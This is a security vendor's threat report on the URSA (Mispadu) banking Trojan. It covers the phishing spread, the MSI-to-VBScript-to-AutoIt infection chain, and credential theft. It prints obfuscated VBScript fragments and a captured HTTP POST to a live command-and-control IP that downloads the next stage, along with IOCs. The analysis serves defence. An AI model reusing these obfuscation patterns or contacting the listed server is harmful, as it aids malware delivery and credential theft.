SUBEX

URSA Trojan Threat Report

Date: **18/09/2020**
Krupa Gajjar,
Sampada Kanitkar

A new wave of Trojan malware discovered, is targeting many countries in South America and Europe. So far, the countries affected include Bolivia, Chile, Mexico, Argentina, Ecuador, Peru, Colombia, Paraguay, Costa Rica, Brazil, Spain, Italy and Portugal of which Mexico is the most affected with 1977 infections which is followed by Spain, Portugal and Chile from June to mid-September.

Overview

This Trojan known as URSA was first discovered in June 2020, also known as mispadu malware by ESET. This Trojan malware when installed on a victim machine aims to steal credentials like passwords and other information from the browser and other banking information.

URSA performs banking overlay which lures the victims to enter bank credentials when they visit their banking portals. This Trojan is propagated via social engineering such as email phishing campaigns. In Portugal this Trojan propagates via email by impersonating as one of the four popular organizations, which are Vodafone, EDP, MEO and a police organization responsible for criminal investigation.





Fig 1: URSA Trojan Infection Flow

Technical Analysis


URSA is propagated via email messages referring to invoices which are overdue acting as decoy. This lures to victim to download the malicious attachment, which is a .zip file. The .zip file contains msi installer file. Analyzing the Microsoft Installer file reveals, it embeds another file inside it which is a VBscript which is responsible for loading and executing payloads.



```
Installation Database
MS Windows
Installer
This installer database contains the logic and data required to install MS Windows.
Intel;15370
{6969FFB2-1A7C-40A4-AEE1-E67F69C58467}
Windows Installer XML Toolset (3.11.2.4516)
j45tg1 = Int(94637 * Rnd)
if (sfjuj45tg1 > sfjuj45tg1+1) g
5tg1 = Int(74874 * Rnd)
d6s750 = "JEPGCGGDE\
0=d6s750&"DVDSEUGHGNFXGAFXGLEPFTGNFTDM\
DMDWDNDEEIDEDUEFFFFXGMn
750&"IGHDSEYFXGMGMFTGAFXDEDVEDDYEADYEEDX
pf74s12gs
ry7rar4ucj406=38:
on.AdminUISequenceAdvtExecuteSequenceBinaryUnique key identifying the binary data.DataThe unformatted binary data.CustomActi
n7f413=n7f413&"DFGFFFRFFFCFFFDFFFGFFEYFCFNFEEYFFEYFFFIFCFNFFFLFDEYFCFOFDFKFDEYFCFOFFFLFDFAFDFJFFFLFDFAFCFLFCFN"
'cdjjm8
n7f413=n7f413&"FDFPFFFCFFFMFCFNFCFNFCFNFCFNFEFUFFFNFEFWFCFNFEFAFFFDFFEXFCFNFFFLFDEYFCFRFCFWFCFRFCFWFCFOFCFOFCFSF"
n7f413=n7f413&"DFCFDFBFCFOFCFOFCFPFDEXFDFBFCFQFCFNFEFUFFFNFEFWFCFNFEFAFFFDFFEXFCFNFFFLFDEYFCFRFDEXFCFRFCFWFCFOFCFOFCFSFDFCFD
n7f413=n7f413&"FBFCFOFCFSFFFLFDEXFCFSFDFDFCFWFCFOFCFOFCFOFDFGFFFLFDEYFDFJFEFAFFFDFFEXFCFNFFFLFDEYFCFRFDEYFC"
```

Fig 2


This Trojan consists of two payloads, first is the VBscript which is executed by the msi installer, which is obfuscated to bypass detection by various Anti-virus engines (Fig 3).
The second payload is found embedded in the first payload VBscript. The final payload will then download and execute an AutoIt injector which will inject some DLLs and a Delphi trojan which performs banking overlay to steal banking credentials from the victim's browser.



```
db '-s1148)-k5b256-e81309)))',0Dh,0Ah
db 27h,'lyc12mmpp611aowv78002buxon02i33',0Dh,0Ah
db 'n7f413=Mid(n7f413,3,Len(n7f413)_',0Dh,0Ah
db '-j51mt150)',0Dh,0Ah
db 27h,'bpg5bq0od8s23mlmqq',0Dh,0Ah
db 27h,'p314b87dt67pg7016o3s',0Dh,0Ah
db 'wEnd',0Dh,0Ah
db 27h,'lf7ql8',0Dh,0Ah
db 'dim qmdd486',0Dh,0Ah
db 's1148 = 30',0Dh,0Ah
db 'j51mt150 = 4',0Dh,0Ah
db 't0k945 = s1148 +  j51mt150',0Dh,0Ah
db 'qv5586 = t0k945 + 1',0Dh,0Ah
db 27h,'ayblnr5um3xa5d65ilg0',0Dh,0Ah
db ' ',0Dh,0Ah
db 0Dh,0Ah
db 27h,'dh6p5n4mgpbebkc1e6',0Dh,0Ah
db 0Dh,0Ah
db 0Dh,0Ah
db 'if ("qmdd486k5b256" <> "k5b256qmdd486") Then',0Dh,0Ah
db 's1148 = replace(" # ## # ## ## ## #    ## ##  #  ## ##e#x"  &   ''
db '##ecut#e#  ## # ("&chr(t0k945)& replace(qkofi47779,chr(t0k945),ch'
db 'r(t0k945)&chr(t0k945)) &chr(t0k945)&")",chr(qv5586),"")',0Dh,0Ah
db 'End If',0Dh,0Ah
db 0Dh,0Ah
db 27h,'vpgte7434q2kr27t0ha23',0Dh,0Ah
db 0Dh,0Ah
db 'if ("k5b256" = qmdd486) Then',0Dh,0Ah
db 'msgbox "qkofi47779"',0Dh,0Ah
db 'End if ',0Dh,0Ah
db 0Dh,0Ah
db 's1148 = Replace(Replace(s1148, vbLf, ""), vbCr, "")',0Dh,0Ah
db 0Dh,0Ah
db 0Dh,0Ah
```

Fig 3

The new second payload is another VBscript which is also obfuscated and when executed is responsible for requesting the next stage or further commands from the CnC server.




```
db 'XGGHCGIGSGWHAECEIECFJGJGSDXGGHCGIGSGWHADYEDE"',0Dh,0Ah
db 27h,'ayk',0Dh,0Ah
db 'n7f413=n7f413&"HDYEQGVGLGXGJHEETDRDRDRDREQHCGMGNGQGJDXFJGJGSDXGGH'
db 'CGIGSGWHADYEUEGDYGVGLGXGJHEETGVGLGXGJHEDVD"',0Dh,0Ah
db 27h,'xgg8r',0Dh,0Ah
db 27h,'rpb',0Dh,0Ah
db 27h,'xu1',0Dh,0Ah
db 'n7f413=n7f413&"XFAGMGWDXDXDXDXGFGXGHDXFKGNGIDXGGHCGIGSGWHAECEHECE'
db 'HDYDYEDHCEHDYDYEAHCEJEBDXGFGXGHDXFKGNGIDXGGHCG"',0Dh,0Ah
db 'n7f413=n7f413&"IGSGWHAECEIECEHDYDYEDHCEHDYEDHCGOGNGSGSGRGWGJGQEDG'
db 'RHAGVGMGGGNGKDYDYDYEQGGHCGIGSGWHAETFKGNGIDXGGHCGIGSGW"',0Dh,0Ah
db 27h,'ja1',0Dh,0Ah
db 27h,'o6l2i4',0Dh,0Ah
db 'n7f413=n7f413&"HAECEJECFJGJGSDXGGHCGIGSGWHADYEDEIDYEQHCFCGSGIEQGH'
db 'GMGUGUGJGIETGVGLGXGJHEEQGJGSGIDPGKHAGSGHGYG"',0Dh,0Ah
db 'n7f413=n7f413&"NGTGSEQGIGNGRDPHCGPEHEQHCGPEHETDRDRFCFFFAFFFPFFFIF'
db 'EFWFFFOFFFDFFFJFFFIFCFFFFFLFCFWFCFNFFFLFDEYFCFOFDFGFFF"',0Dh,0Ah
db 27h,'e1h',0Dh,0Ah
db 27h,'r31',0Dh,0Ah
db 27h,'cv72e',0Dh,0Ah
db 'n7f413=n7f413&"LFDEXFDFJFEFUFFFNFEFWFCFNFEFAFFFDFFEXFCFNFFFLFDEYF'
db 'CFRFCFWFCFRFCFWFCFOFCFOFCFSFDFCFDFBFDFGFFFLFDEYFDFJF"',0Dh,0Ah
db 27h,'m5veb',0Dh,0Ah
db 27h,'gx85xq7hm0',0Dh,0Ah
db 'n7f413=n7f413&"EFAFFFDFFEXFCFNFFFLFDEYFCFRFDEXFCFRFEEYFFEYFFFIFCF'
db 'NFFFLFDEYFCFOFCFSFCFWFCFOFource location, code type, entry, optio'
db 'n flags.SourceCustomSourceThe table reference of the source of th'
db 'e code.TargetFormattedExcecution parameter, depends on the type o'
db 'f custom actionExtendedTypeA numeric custom action type that exte'
db 'nds code type or option flags of the Type column.FilePrimary key,'
db ' non-localized token, must match identifier in cabinet.  For unco'
db 'mpressed files, this field is ignored.Component_ComponentForeign '
db 'key referencing Component that controls the file.FileNameFilename'
db 'File name used for installation, may be localized.  This may cont'
```

Fig 4

Communicating Server IP: 191[.]235[.]99[.]13

The malware uses HTTP POST request to communicate to the CnC server to get the next stage payload. From the network traffic analysis we can see the next stage payload being downloaded from the CnC server (Fig 5).



```
POST /bd21.php HTTP/1.1
Accept: */*
Accept-Language: en-gb
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR
3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 191.235.99.13
Content-Length: 3
Connection: Keep-Alive
Cache-Control: no-cache

q=1HTTP/1.1 200 OK
Date: Wed, 16 Sep 2020 04:37:02 GMT
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 5753
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

...........=g..0......^..+.       ......N.....y.-..
..V'.Z..|....<Lo5|6V7......]....jom....k:.   .l...........7.C.UW,w.RTf.:....F?.zez.BYs....
+u.O...=......>.s.;.:.......l...S....b.-@....z....L.....*.t...+.5P..g.V.....u..m..Q....0's..*%.      %-..TJ6.-F..=\...(
.._......k...\+.o.
ZG...{.g.....p....K....kc..,kC..e....
.\-l...L.....8.....*..o..G.....W...........~O..=..{..t_.......m....         .>...|[y~...........3...=...=..,...
..."...    ....g......................SK.........u+.._n........................>...W.-F.;k}..`z.j.....V....[{0.../[.
+..n.....MoVP.h:x..J.=...<...T.,..K.....h...6...G.J.5.U2.Wn'P......R..7..O..7....'.
T...Qk.......5<5z.P.Jy,.\....<'..R...Y...x)..@fg.w..=....kL..:u(.6......m ..}.'........E.6.'...2...u...~..
%.h5f.O...V...|.....G..z.O..+.Z1.... _.C.U.YIr.....6.E.[...0s.B+wZ....`L..t........W..U.J..?..
p.....-A..a..r.}.."...m..w.........{.......PXg.[z...aO.kof.'..A....bi.p.].N]fL....u.y.....
lU.......#.....
02...bC......30...z........yc....<....`.Vh.'4f....4.......1.[./J._..#Z1...m.+......x       W.J;<..[.$_0^........q;...H...
[.U..5../..8I..%..=....:....Y.p.U{....X.........Q).G;.s.:.....6......8.f|.Fb.
...v......m.......o/./..*.o..N.=0w.....\&..K.c:....L..\Kf.h...ughk.1_..<....q.
..r.....]..A.{x..w..o,z...[Y.G9on.s../..p..
```


Fig 5

The final payload downloads and executes an AutoIt injector, along with which two DLLs are downloaded, of which one is for `SQLite3` and another is for `SSL`. These two DLLs act as dependencies and are packaged in the malware to avoid the chance of failure of DLL missing in the target machine.

When the AutoIt file is executed it will load/inject into the memory the final payload known as the Delphi Trojan also known as `Mispadu` which has two tools inside it which are used for credential harvesting process while performing banking overlay. The two tools present in the Delphi Trojan are:

1. Wy0- responsible for executing the module which collects credentials from popular software such as email, FTP, etc.
2. Wy1 – responsible for executing the module which collects passwords from the browser.

The above tools start executing when the final stage execution of the Trojan starts and the commands and instructions are stored between the tags “F1” and “F2” (Fig 6).




```
mov     eax, offset aWy0 ; "Wy0"
call    sub_396D014
mov     eax, [ebp+var_10]
lea     edx, [ebp+var_4]
call    sub_3711640
cmp     [ebp+var_4], 0
jz      short loc_396D355

push    offset aF1        ; "====F1=====\r\n"
push    [ebp+var_4]
push    offset asc_396D464 ; "\r\n"
push    offset asc_396D478 ; "============================"
lea     eax, [ebp+var_8]
mov     edx, 4
call    sub_36FA330
```

```
mov     eax, offset aWy1 ; "Wy1"
call    sub_396D014
mov     eax, [ebp+var_14]
lea     edx, [ebp+var_4]
call    sub_3711640
cmp     [ebp+var_4], 0
jz      short loc_396D3C4

push    [ebp+var_8]
push    offset aF2         "====F2====="
push    offset asc_396D464 ; "\r\n"
push    [ebp+var_4]
push    offset asc_396D464 ; "\r\n"
push    offset asc_396D478 ; "============================"
lea     eax, [ebp+var_8]
```

Fig 6

One of the tools is WebBrowserPassView which is used to exfiltrate the credentials from web browsers over CnC, and the other tool is MailPassView, which is used for collection of data from different locations on the target.



```
sub_38F7304 proc near
push    ebx
push    esi
mov     esi, edx
mov     ebx, eax
mov     ecx, esi
mov     edx, offset aPassword ; "Password"
mov     eax, [ebx+8]
call    sub_38F3DBC
pop     esi
pop     ebx
retn
sub_38F7304 endp
```

Fig 7

File Hash: 2d2f3500836ed60303103bafac6357a3

IOCs:

2d2f3500836ed60303103bafac6357a3(.zip)
3be539aa8d421d09cef27723a98d2d83(.msi installer)
a4f066196b1009c42c1dea74f857180d(VBScript-

Initial Payload)
bda287c97d9373052f347ac0ccedfdf8
c56b5f0201a3b3de53e561fe76912bfd
7396051fd6575180166d66ddf0a9295b
87f9e5a6318ac1ec5ee05aa94a919d7a
f3e6c0d52bab27289db2a70e4aab628c
71fdf07084a741b553b97b0d0815fa0e
309335fe1e4f27029a8ec6087e0de1f4

MITRE Techniques:

T1010 – Application Window Discovery	T1057 - Process Discovery
T1012 – Query Registry	T1064 - Scripting
T1027 – Obfuscated Files or Information	T1068 – Exploitation for Privilege Escalation
T1033 - System Owner/User Discovery	T1078 – Valid Accounts
T1047 – Windows Management Instrumentation	T1082 - System Information Discovery
T1071 - Application Layer Protocol	T1083 – File and Directory Discovery
T1055 –Process Injection	T1087 – Account Discovery
T1056 – Input Capture	T1095 – Non-Application Layer Protocol
T1105 – Ingress Tool Transfer	T1106 – Native API
T1115 – Clipboard Data	T1124 – System Time Discovery
T1134 – Access Token Manipulation	T1203 – Exploitation for Client Execution
T1497 – Virtualization/Sandbox Evasion	T1573 – Encrypted Channel

Subexsecure Protection

- Subexsecure detects the malware as 'SS_Gen_URSA_PE_A'.

OUR HONEYPOT NETWORK

This report has been prepared from threat intelligence gathered by our honeypot network that is today operational in 62 cities across the world. These cities have at least one of these attributes:

- Are landing centers for submarine cables
- Are internet traffic hotspots
- House multiple IoT projects with a high number of connected endpoints
- House multiple connected critical infrastructure projects
- Have academic and research centers focusing on IoT
- Have the potential to host multiple IoT projects across domains in the future

There are more than 3.5 million attacks registered in a day across this network of individual Honeypot are studied, analyzed, categorized and marked according to a threat rank index, there is a priority assessment framework that we have developed within Subex. The network includes over 4000 physical and virtual devices covering over 400 device architectures and varied connectivity flavors globally. Devices are grouped based on the sectors they belong to for purposes of understanding sectoral attacks. Thus, a layered flow of threat intelligence is made possible.